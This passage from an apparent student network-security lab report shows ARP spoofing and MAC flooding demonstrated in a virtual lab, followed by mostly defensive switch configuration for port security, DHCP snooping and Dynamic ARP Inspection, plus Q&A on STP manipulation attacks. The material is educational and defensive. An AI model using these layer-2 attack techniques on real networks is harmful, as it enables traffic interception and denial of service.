224.0.0.251	01-00-5e-00-00-fb	static	
224.0.0.252	01-00-5e-00-00-fc	static	
239.255.255.250	01-00-5e-7f-ff-fa	static	
255.255.255.255	ff-ff-ff-ff-ff-ff	static	

PS C:\Users\Administrator>

Windows 10 and Kali Linux have similar MAC Address now!

CPU 28.41% MEMORY 53.97% DISK 38.20% 4:08 PM 2025-10-13 OK (FREE-TIER)

Figure 17. MAC address of Windows 10 VM is now similar with the attacker's MAC address.

- From the target Windows 11 VM, try to ping 8.8.8.8. After ARP spoofing attack, check the traffic connection from Kali Linux VM to switch. Notice that connection is getting ARP responses.




Figure 18. Checking the traffic of Kali Linux VM connected to switch.

Prevention and Mitigation

MAC flooding attack – security measures

To prevent MAC flooding attack, use **Port Security**. Below are the **main commands** that would limit MAC addresses and block unknown devices in MAC flooding attack:

- Make sure you are in SW01#, otherwise type “enable” and press enter.
- Type “configure terminal” and press enter.

- In the switch configuration, type “interface range e0/1-3” and press enter. This command means going to interfaces range from e0/1, e0/2, and e0/3.
- Type “switchport mode access” and press enter.
- Type “switchport port-security” and press enter.
- Type “switchport port-security mac-address sticky” and press enter.
- Type “switchport port-security maximum 2” and press enter.
- For violation, we will use the default option which is to **shutdown**. As an alternative, type “switchport port-security violation restrict”.

```

>_ SW01
*Oct 9 20:57:02.656: %SYS-6-TTY_EXPIRE_TIMER: (exec timer expired, tty 0 (0.0.0.0)
), user
*Oct 9 22:19:19.939: %AMDP2_FE-6-EXCESSCOLL: Ethernet1/3 TDR=0, TRC=0
SW01>
SW01>
SW01>enable
SW01#confi
SW01#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
SW01(config)#inter
SW01(config)#interface range e0/1-3
SW01(config-if-range)#switchport mode access
SW01(config-if-range)#switchport port-sec
SW01(config-if-range)#switchport port-security
SW01(config-if-range)#switchport port-security mac
SW01(config-if-range)#switchport port-security mac-address stic
SW01(config-if-range)#switchport port-security mac-address sticky
SW01(config-if-range)#switchport port-security max
SW01(config-if-range)#switchport port-security maximum 2
SW01(config-if-range)#

```

The screenshot shows a terminal window titled ">_ SW01". It displays a series of commands entered to configure a switch for security. The commands are: `enable`, `confi`, `configure terminal`, `inter`, `interface range e0/1-3`, `switchport mode access`, `switchport port-sec`, `switchport port-security`, `switchport port-security mac`, `switchport port-security mac-address stic`, `switchport port-security mac-address sticky`, `switchport port-security max`, and `switchport port-security maximum 2`. The terminal also shows system messages at the top and a status bar at the bottom with CPU (0.50%), MEMORY (19.04%), DISK (36.02%), and a notification icon.

Figure 19. Main commands to configure security measures of Mac flooding attack.

Below are additional helpful commands:

- If you type “switchport port-security ?”, this will display available configuration options.



```
>_ SW01
Enter configuration commands, one per line.  End with CNTL/Z.
SW01(config)#inte
SW01(config)#interface range e0/1-3
SW01(config-if-range)#switchport mode access
SW01(config-if-range)#switchport port-se
SW01(config-if-range)#switchport port-security ?
  aging      Port-security aging commands
  mac-address Secure mac address
  maximum    Max secure addresses
  violation   Security violation mode
  <cr>       <cr>
SW01(config-if-range)#switchport port-security
```

The screenshot shows a terminal window titled ">_ SW01". The prompt is "Enter configuration commands, one per line. End with CNTL/Z." The user has entered several commands: "SW01(config)#inte", "SW01(config)#interface range e0/1-3", "SW01(config-if-range)#switchport mode access", and "SW01(config-if-range)#switchport port-se". The next command entered is "SW01(config-if-range)#switchport port-security ?", which has triggered a help menu. This menu is enclosed in a red box and lists the following options: "aging" (Port-security aging commands), "mac-address" (Secure mac address), "maximum" (Max secure addresses), "violation" (Security violation mode), and "<cr>" (<cr>). Below the help menu, the prompt "SW01(config-if-range)#switchport port-security" is visible with a cursor.

Figure 20. This command is to control which MAC addresses are allowed on a port and what happens when an unauthorized device attempts to connect.

- Aging is an option to set the time for how long a secure MAC address remains in the switch's table before it's removed.
- Mac-address allows you to statically define specific MAC addresses that are permitted on the port.
- Maximum sets the highest number of unique MAC addresses allowed on that specific port.
- Violation determines the switch's response when the maximum number of secure MAC addresses is exceeded, or a violation occurs.

- If you type “switchport port-security mac-address ?”, you will see configuration options for mac-address.

```

>_ SW01
SW01(config-if-range)#switchport port-security ?
  aging      Port-security aging commands
  mac-address Secure mac address
  maximum    Max secure addresses
  violation   Security violation mode
  <cr>       <cr>

SW01(config-if-range)#switchport port-security mac-add
SW01(config-if-range)#switchport port-security mac-address ?
  H.H.H      48 bit mac address
  sticky     Configure dynamic secure addresses as sticky

SW01(config-if-range)#switchport port-security mac-address

```

CPU 3.28% MEMORY 18.91% DISK 35.61% 109 OK (FREE-TIER)

Figure 21. For MAC flooding security measures, we are only concerned about “sticky”. Sticky feature automatically learns and saves these MAC addresses.

- If you type “switchport port-security violation ?”, you will see configuration options for violation.

```

>_ SW01
SW01(config-if-range)#switchport port-security mac-address ?
  H.H.H      48 bit mac address
  sticky     Configure dynamic secure addresses as sticky

SW01(config-if-range)#switchport port-security maximum ?
  <1-4097>    Maximum addresses

SW01(config-if-range)#switchport port-security violation ?
  protect     Security violation protect mode
  restrict    Security violation restrict mode
  shutdown    Security violation shutdown mode

SW01(config-if-range)#switchport port-security violation

```

CPU 3.10% MEMORY 18.96% DISK 35.63% 109 OK (FREE-TIER)

Figure 22. A switchport port-security violation is an event where a network switch's port security feature detects an unauthorized device or action, such as a MAC address that exceeds the configured limit for a port.

When a violation occurs, the switch takes a specific action based on the configured violation mode, which can be to disable the port and requires network admin to manually re-enable it (shutdown, this is the default option), block the violating traffic while logging the event (restrict), or silently drop the violating traffic without logging (protect).

- To check what is going on after the implementation of port security, exit the configuration and type “**show port-security**”.

```

>_ SW01
-----
Et0/1      2      0      0      Shutdown
Et0/2      2      0      0      Shutdown
Et0/3      2      0      0      Shutdown
-----
Total Addresses in System (excluding one mac per port) : 0
Max Addresses limit in System (excluding one mac per port) : 4096
SW01#
*Oct 10 00:27:26.325: %AMDP2_FE-6-EXCESSCOLL: Ethernet1/1 TDR=0, TRC=0
SW01#
*Oct 10 00:27:58.309: %AMDP2_FE-6-EXCESSCOLL: Ethernet1/3 TDR=0, TRC=0
SW01#show port-security
Secure Port  MaxSecureAddr  CurrentAddr  SecurityViolation  Security Action
          (Count)        (Count)          (Count)
-----
Et0/1      2      1      0      Shutdown
Et0/2      2      1      0      Shutdown
Et0/3      2      1      0      Shutdown
-----
Total Addresses in System (excluding one mac per port) : 0
Max Addresses limit in System (excluding one mac per port) : 4096
SW01#
SW01#
SW01#
SW01#
SW01#
SW01#
SW01#
CPU 29.05%  MEMORY 54.54%  DISK 36.04%  10  ✓ OK (FREE-TIER)

```

Figure 23. Checking after Port Security implementation.

- To show the status of all the interfaces, type “show ip interface brief”.

```

>_ SW01
Total Addresses in System (excluding one mac per port) : 0
Max Addresses limit in System (excluding one mac per port) : 4096
SW01#
SW01#
SW01#
SW01#
SW01#
SW01#show ip interface brief
Interface      IP-Address      OK? Method Status      Protocol
Ethernet0/0    unassigned      YES unset    up          up
Ethernet0/1    unassigned      YES unset    up          up
Ethernet0/2    unassigned      YES unset    up          up
Ethernet0/3    unassigned      YES unset    up          up
Ethernet1/0    unassigned      YES unset    up          up
Ethernet1/1    unassigned      YES unset    up          up
Ethernet1/2    unassigned      YES unset    up          up
Ethernet1/3    unassigned      YES unset    up          up
SW01#
SW01#
SW01#
SW01#
SW01#
SW01#

```

CPU 11.93% MEMORY 54.62% DISK 36.05% 10 OK (FREE-TIER)

Figure 24. Right now, the status of all the interfaces is up because MAC flood is not launched yet.

```

>_ SW01
*Oct 10 00:45:55.648: %LINK-5-UPDOWN: Interface Ethernet0/1, changed state to down
SW01#show port-security
Secure Port    MaxSecureAddr  CurrentAddr  SecurityViolation  Security Action
          (Count)          (Count)          (Count)
-----
Et0/1          2              2              1              Shutdown
Et0/2          2              1              0              Shutdown
Et0/3          2              1              0              Shutdown
-----
Total Addresses in System (excluding one mac per port) : 1
Max Addresses limit in System (excluding one mac per port) : 4096
SW01#show ip interface brief
Interface      IP-Address      OK? Method Status      Protocol
Ethernet0/0    unassigned      YES unset    up          up
Ethernet0/1    unassigned      YES unset    down        down
Ethernet0/2    unassigned      YES unset    up          up
Ethernet0/3    unassigned      YES unset    up          up
Ethernet1/0    unassigned      YES unset    up          up
Ethernet1/1    unassigned      YES unset    up          up
Ethernet1/2    unassigned      YES unset    up          up
Ethernet1/3    unassigned      YES unset    up          up
SW01#

```

CPU 19.51% MEMORY 54.64% DISK 36.16% 10 OK (FREE-TIER)

Figure 25. In this screenshot, MAC flooding is in place. Since port security is implemented, status of interface e0/1 is set to “down”. Therefore, MAC flooding attack is unsuccessful

- To return the affected interface (e0/1) from “down” status to “up” status
 - Type “config terminal” and press enter.
 - Type “int e0/1” and press enter.
 - Type “shutdown” and press enter.
 - Type “no shutdown” and press enter.
 - Type “exit” and press enter (or ctrl+Z).
 - Type “exit” and press enter (or ctrl+Z) again.
 - Lastly, type “show ip interface brief” and press enter.

```

>_ SW01
Ethernet1/3      unassigned      YES unset  up      up
SW01#config terminal
Enter configuration commands, one per line.  End with CNTL/Z.
SW01(config)#int e0/1
SW01(config-if)#shutdown
SW01(config-if)#no
*Oct 10 01:02:07.048: %LINK-5-CHANGED: Interface Ethernet0/1, changed state to administratively down
SW01(config-if)#no shutdown
^
% Invalid input detected at '^' marker.
SW01(config-if)#no shutdown
SW01(config-if)#
*Oct 10 01:02:19.998: %LINK-5-UPDOWN: Interface Ethernet0/1, changed state to up
*Oct 10 01:02:20.998: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/1, changed state to up
SW01(config-if)#exit
SW01(config)#exit
SW01#
*Oct 10 01:02:30.853: %SYS-5-CONFIG_I: Configured from console by console
SW01#show ip interface brief
Interface        IP-Address      OK? Method Status      Protocol
Ethernet0/0      unassigned      YES unset  up          up
Ethernet0/1      unassigned      YES unset  up          up
Ethernet0/2      unassigned      YES unset  up          up
Ethernet0/3      unassigned      YES unset  up          up
Ethernet1/0      unassigned      YES unset  up          up
Ethernet1/1      unassigned      YES unset  up          up
Ethernet1/2      unassigned      YES unset  up          up
Ethernet1/3      unassigned      YES unset  up          up
SW01#

```

CPU 10.95% MEMORY 55.87% DISK 36.16% 10 OK (FREE-TIER)

Figure 26. Affected interface e0/1 is now back up after running the command.

MAC spoofing attack – security measures

The security measure for MAC spoofing is by using **port-security**, which is the same security measure for MAC flooding.

- Make sure you are in SW01#, otherwise type “enable” and press enter.
- Type “**configure terminal**” and press enter.
- In the switch configuration, type “**interface range e0/1-3**” and press enter. This command means going to interfaces range from e0/1, e0/2, and e0/3.
- Type “**switchport mode access**” and press enter.
- Type “**switchport port-security**” and press enter.
- Type “**switchport port-security mac-address sticky**” and press enter.
- Type “**switchport port-security maximum 2**” and press enter.
- For violation, we will use the default option which is to **shutdown**. As an alternative, type “**switchport port-security violation restrict**”.


```
SW01
*Oct 9 20:57:02.656: %SYS-6-TTY_EXPIRE_TIMER: (exec timer expired, tty 0 (0.0.0.0)
), user
*Oct 9 22:19:19.939: %AMDP2_FE-6-EXCESSCOLL: Ethernet1/3 TDR=0, TRC=0
SW01>
SW01>
SW01>enable
SW01#confi
SW01#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
SW01(config)#inter
SW01(config)#interface range e0/1-3
SW01(config-if-range)#switchport mode access
SW01(config-if-range)#switchport port-sec
SW01(config-if-range)#switchport port-security
SW01(config-if-range)#switchport port-security mac
SW01(config-if-range)#switchport port-security mac-address stic
SW01(config-if-range)#switchport port-security mac-address sticky
SW01(config-if-range)#switchport port-security max
SW01(config-if-range)#switchport port-security maximum 2
SW01(config-if-range)#
```

CPU 0.50% MEMORY 19.04% DISK 36.02% OK (FREE-TIER)

Figure 27. Commands to configure security measures of Mac spoofing attack.

- Revert to the permanent (hardware) MAC address:
 - Type “**sudo ip link set dev eth0 down**” and press enter.
 - Type “**sudo macchanger -p eth0**” and press enter.
 - Type “**sudo ip link set dev eth0 up**” and press enter.
 - To verify, type “**sudo macchanger -s eth0**” and press enter.
 - Another way to verify is to type “**ifconfig**”.




Figure 28. MAC address of Kali Linux VM is back from its original MAC address which is **52:54:00:00:85:e3**.

ARP Spoofing attack – security measure

To prevent ARP spoofing attack, use **Dynamic ARP Inspection (DAI)** together with **DHCP Snooping**. This security measure ensures that only legitimate ARP replies are accepted.

- Go to switch console configuration.
- Type “**ip dhcp snooping**” and press enter. This is the command to turn on DHCP globally.

- Type “**ip dhcp snooping vlan 1**” and press enter. This is the command to turn DHCP on specific Vlan.
- Type “**ip arp inspection vlan 1**” and press enter.

```

Cisco Modeling Labs Workbench 02 LAYER 2 SECURITY LAB
LAB NODES PANES GUIDES
Kali Linux Windows 10 Windows 11
MAC: 5254.0000.85e3 MAC: 5254.0086.0FFF MAC: 5254.002C.82E4
IP: 192.168.202.143 IP: 192.168.202.144 IP: 192.168.202.142
> SW01
*Oct 13 16:38:44.680: %AMDP2_FE-6-EXCESSCOLL: Ethernet1/3 TDR=0, TRC=0
SW>enable
SW#config
Configuring from terminal, memory, or network [terminal]?
Enter configuration commands, one per line. End with CNTL/Z.
SW(config)#
*Oct 13 16:39:25.449: %AMDP2_FE-6-EXCESSCOLL: Ethernet1/3 TDR=0,
SW(config)#ip dhcp snooping
*Oct 13 16:40:17.299: %AMDP2_FE-6-EXCESSCOLL: Ethernet1/3 TDR=0,
SW(config)#ip dhcp snooping
SW(config)#ip dhcp snooping
*Oct 13 16:40:59.279: %AMDP2_FE-6-EXCESSCOLL: Ethernet0/2 TDR=0, T
SW(config)#ip dhcp snooping vlan 1
SW(config)#ip arp ins
SW(config)#ip arp inspection vlan 1
SW(config)#
*Oct 13 16:41:27.213: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Et0/1, vlan 1.([52
54.0000.85e3/192.168.202.144/5254.002c.82e4/192.168.202.142/16:41:26 UTC Mon Oct 13 2025])
*Oct 13 16:41:27.213: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Et0/1, vlan 1.([52
54.0000.85e3/192.168.202.142/0000.0000.0000/192.168.202.144/16:41:26 UTC Mon Oct 13 2025])
SW(config)#
*Oct 13 16:41:29.241: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Et0/1, vlan 1.([52
54.0000.85e3/192.168.202.144/5254.002c.82e4/192.168.202.142/16:41:28 UTC Mon Oct 13 2025])
*Oct 13 16:41:29.241: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Et0/1, vlan 1.([52
54.0000.85e3/192.168.202.142/0000.0000.0000/192.168.202.144/16:41:28 UTC Mon Oct 13 2025])
SW(config)#
*Oct 13 16:41:29.530: %AMDP2_FE-6-EXCESSCOLL: Ethernet0/2 TDR=0, TRC=0
SW(config)#
*Oct 13 16:41:31.279: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Et0/1, vlan 1.([52
54.0000.85e3/192.168.202.144/5254.002c.82e4/192.168.202.142/16:41:30 UTC Mon Oct 13 2025])

```

DHCP is denying ARP responses on E0/1 which is the port for the attacker Kali Linux VM.

Figure 29. Implementation of DHCP Snooping to prevent ARP spoofing attack.

- Type “interface E0/1” and press enter to go to the interface configuration.
- Type “ip dhcp snooping trust” and press enter.
- To verify, type “show ip arp inspection statistics” and press enter.

```

Cisco Modeling Labs Workbench 02 LAYER 2 SECURITY LAB DASHBOARD
LAB NODES PANES GUIDE

Kali Linux MAC: 5254.0000.85e3 IP: 192.168.202.143
Windows 10 MAC: 5254.0086.0FFF IP: 192.168.202.144
Windows 11 MAC: 5254.002C.82E4 IP: 192.168.202.142

>_ SW01
*Oct 13 17:14:42.832: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Et0/1, vlan 1.([52
54.0000.85e3/192.168.202.144/5254.002c.82e4/192.168.202.142/17:14:42 UTC Mon Oct 13 2025])
*Oct 13 17:14:42.832: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Et0/1, vlan 1.([52
54.0000.85e3/192.168.202.142/0000.0000.0000/192.168.202.144/17:14:42 UTC Mon Oct 13 2025])
SW#
*Oct 13 17:14:42.832: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Et0/3, vlan 1.([52
54.002c.82e4/192.168.202.142/0000.0000.0000/192.168.202.2/17:14:42 UTC Mon Oct 13 2025])
SW#show ip arp inspection statistics
*Oct 13 17:14:45.087: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Et0/1, vlan 1.([52
54.0000.85e3/192.168.202.144/5254.002c.82e4/192.168.202.142/17:14:44 UTC Mon Oct 13 2025])
*Oct 13 17:14:45.087: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Et0/1, vlan 1.([52
54.0000.85e3/192.168.202.142/0000.0000.0000/192.168.202.144/17:14:44 UTC Mon Oct 13 2025])
SW#show ip arp inspection statistics

```

Vlan	Forwarded	Dropped	DHCP Drops	ACL Drops
1	0	2827	2827	0

```

Vlan DHCP Permits ACL Permits Probe Permits Source MAC Failures
1 0 0 0 0

Vlan Dest MAC Failures IP Validation Failures Invalid Protocol Data
1 0 0 0

SW#

```

Figure 30. After the implementation of **Dynamic ARP Inspection (DAI)** and **DHCP Snooping** to prevent ARP spoofing, statistics show that it dropped 2827 invalid ARPs.

Questions and Answers

What role does the Spanning Tree Protocol (STP) play in a Layer 2 network? Analyze how STP manipulation attacks could be leveraged to cause denial-of-service or traffic interception. Recommend a security-hardening plan that preserves redundancy while minimizing attack vectors.

- Spanning Tree Protocol is a layer 2 network protocol used to prevent problems that arise when computers compete to use shared telecommunication paths on a local area network. The main purpose is to ensure layer 2 devices such as switches and bridges have a loop-free logical topology when there are redundant parts in the network. STP is like a traffic control for switches as it finds one clean, loop-free path between every pair of switches and temporarily blocks the extra links so frames don't circulate. If a link fails, STP quickly reopens one of the blocked links so traffic can still flow without creating a broadcast storm.

- STP manipulation attacks can cause denial-of-service (DoS) by flooding the network or redirecting the traffic through the attacker's machine. This can be achieved by sending fake Bridge Protocol Data Units (BPDUs) to make the attacker's device the root bridge and trigger continuous topology changes. By becoming a new root bridge, the attacker can position their device, allowing interception of all traffic that is routed through the network and can cause network instability or denial-of-service.

- To protect the network from Spanning Tree Protocol attack, network admins should implement "BPDU-Guard" function on access/edge switch ports. If the feature is not enabled, BPDU can cause the attacker device to become the root bridge in a network, redirecting traffic. This enables man-in-the-middle attacks and can cause all switches in a network to renegotiate

the structure of the spanning tree. During this period, no further packets will be forwarded, and the network will not function. Attackers can maintain this state by constantly sending BPDUs.

What is Dynamic ARP Inspection and what does it protect against?

Dynamic ARP Inspection (DAI) is a security feature on network switches that validates ARP packets on the network to ensure they contain legitimate IP-to-MAC address bindings. Working together with DHCP Snooping, DAI protects against ARP spoofing or ARP poisoning attacks, where an attacker sends fake ARP messages to associate their MAC address with another device's IP address (like a gateway or server). Such attacks can let the attacker intercept, modify, or disrupt network traffic. The key configuration of DAI + DHCP Snooping for security measure is **"ip arp inspection vlan"**.

How does DHCP snooping, port security, and endpoint posture assessment could be integrated into a cohesive Layer 2 defense strategy?

A cohesive Layer 2 defense strategy integrates DHCP Snooping, port security, and endpoint posture assessment to build and control network traffic and protect network from unauthorized access.

DHCP (Dynamic Host Configuration Protocol) Snooping examines switch DHCP messages, filter unauthorized packets, determines ports as trusted or untrusted, and rate-limit traffic. Additionally, it builds a binding table that maps MAC addresses to IP addresses, which is crucial

for security features. Port Security limits the number of MAC addresses that can connect to a switch port. Depending on configuration, a port will shutdown if a violation occurs. Endpoint Posture Assessment checks if device (computer, phone, etc.) meets security requirements before granting network access. It acts as the final gatekeeper ensuring only secure, authenticated, and updated endpoints connect. This combination will be helpful in minimizing Layer 2 attacks and maintaining visibility and control over every device connected to the network.

References

- Application Security Knowledge Base*. (n.d.). Retrieved from Veracode:
<https://www.veracode.com/security/arp-spoofing/>
- CCNADailyTIPS. (2019, June 23). *Kali Linux ARP Poisoning/Spoofing Attack*. Retrieved from Youtube:
<https://www.youtube.com/watch?v=mchrDyBdMmc>
- Introduction to Spanning Tree Protocol | CCNA 200-301*. (n.d.). Retrieved from Youtube:
https://www.youtube.com/watch?v=EFw_ZNdj-w8
- Kali Linux ARP Spoofing*. (n.d.). Retrieved from Notes:
https://notes.shanakadesoysa.com/Cyber_Security/ARP_Spoofing/#kali-linux-arp-spoofing
- MAC Spoofing Attacks Explained: A Technical Overview*. (2024, September 26). Retrieved from SecureW2: <https://www.securew2.com/blog/how-do-mac-spoofing-attacks-work>
- macof(8) - Linux man page*. (n.d.). Retrieved from Linux Die.Net: <https://linux.die.net/man/8/macof>
- Man-in-the-middle attack | ARP Spoofing & 07 step Procedure!* (n.d.). Retrieved from Cybervie:
<https://cybervie.com/man-in-the-middle-attack/>
- Port Security – Lesson and Lab*. (n.d.). Retrieved from How To Network Making IT Easy:
<https://www.howtonetwork.com/technical/security-technical/port-security/>
- Šlekytė, I. (2024, July 3). *What is a MAC spoofing attack? Learn how it works and how to detect and prevent it*. Retrieved from NordVPN: <https://nordvpn.com/blog/mac-spoofing/?srsltid=AfmBOorLEvGNJgogN-->
- Spanning Tree Protocol Attacks: 3 Attacks*. (n.d.). Retrieved from ProSec: <https://www.prosec-networks.com/en/blog/spanning-tree-protokoll-angriffe-3-attacks-und-schutzmassnahmen/#:~:text=Penetration%20Tester%20course-,Spanning%20Tree%20Protocol%20Attack%202:%20STP%20Denial%20of%20Service,process%20we%20choose%20option%202.>
- What Is a MAC Address Table?* (2025, February 14). Retrieved from JumpCloud:
<https://jumpcloud.com/it-index/what-is-a-mac-address-table>
- What Is a MAC Flooding Attack?* (2025, May 21). Retrieved from JumpCloud: <https://jumpcloud.com/it-index/what-is-a-mac-flooding-attack>
- What is MAC Address Table ?* (n.d.). Retrieved from GeekforGeek:
<https://www.geeksforgeeks.org/computer-networks/what-is-mac-address-table/>
- What is MAC Spoofing? How It Works & Examples*. (2024, August 1). Retrieved from Twingate:
<https://www.twingate.com/blog/glossary/mac%20spoofing>
- What is STP (Spanning Tree Protocol)?* (n.d.). Retrieved from Youtube:
https://www.youtube.com/watch?v=i_q-klgz9Wk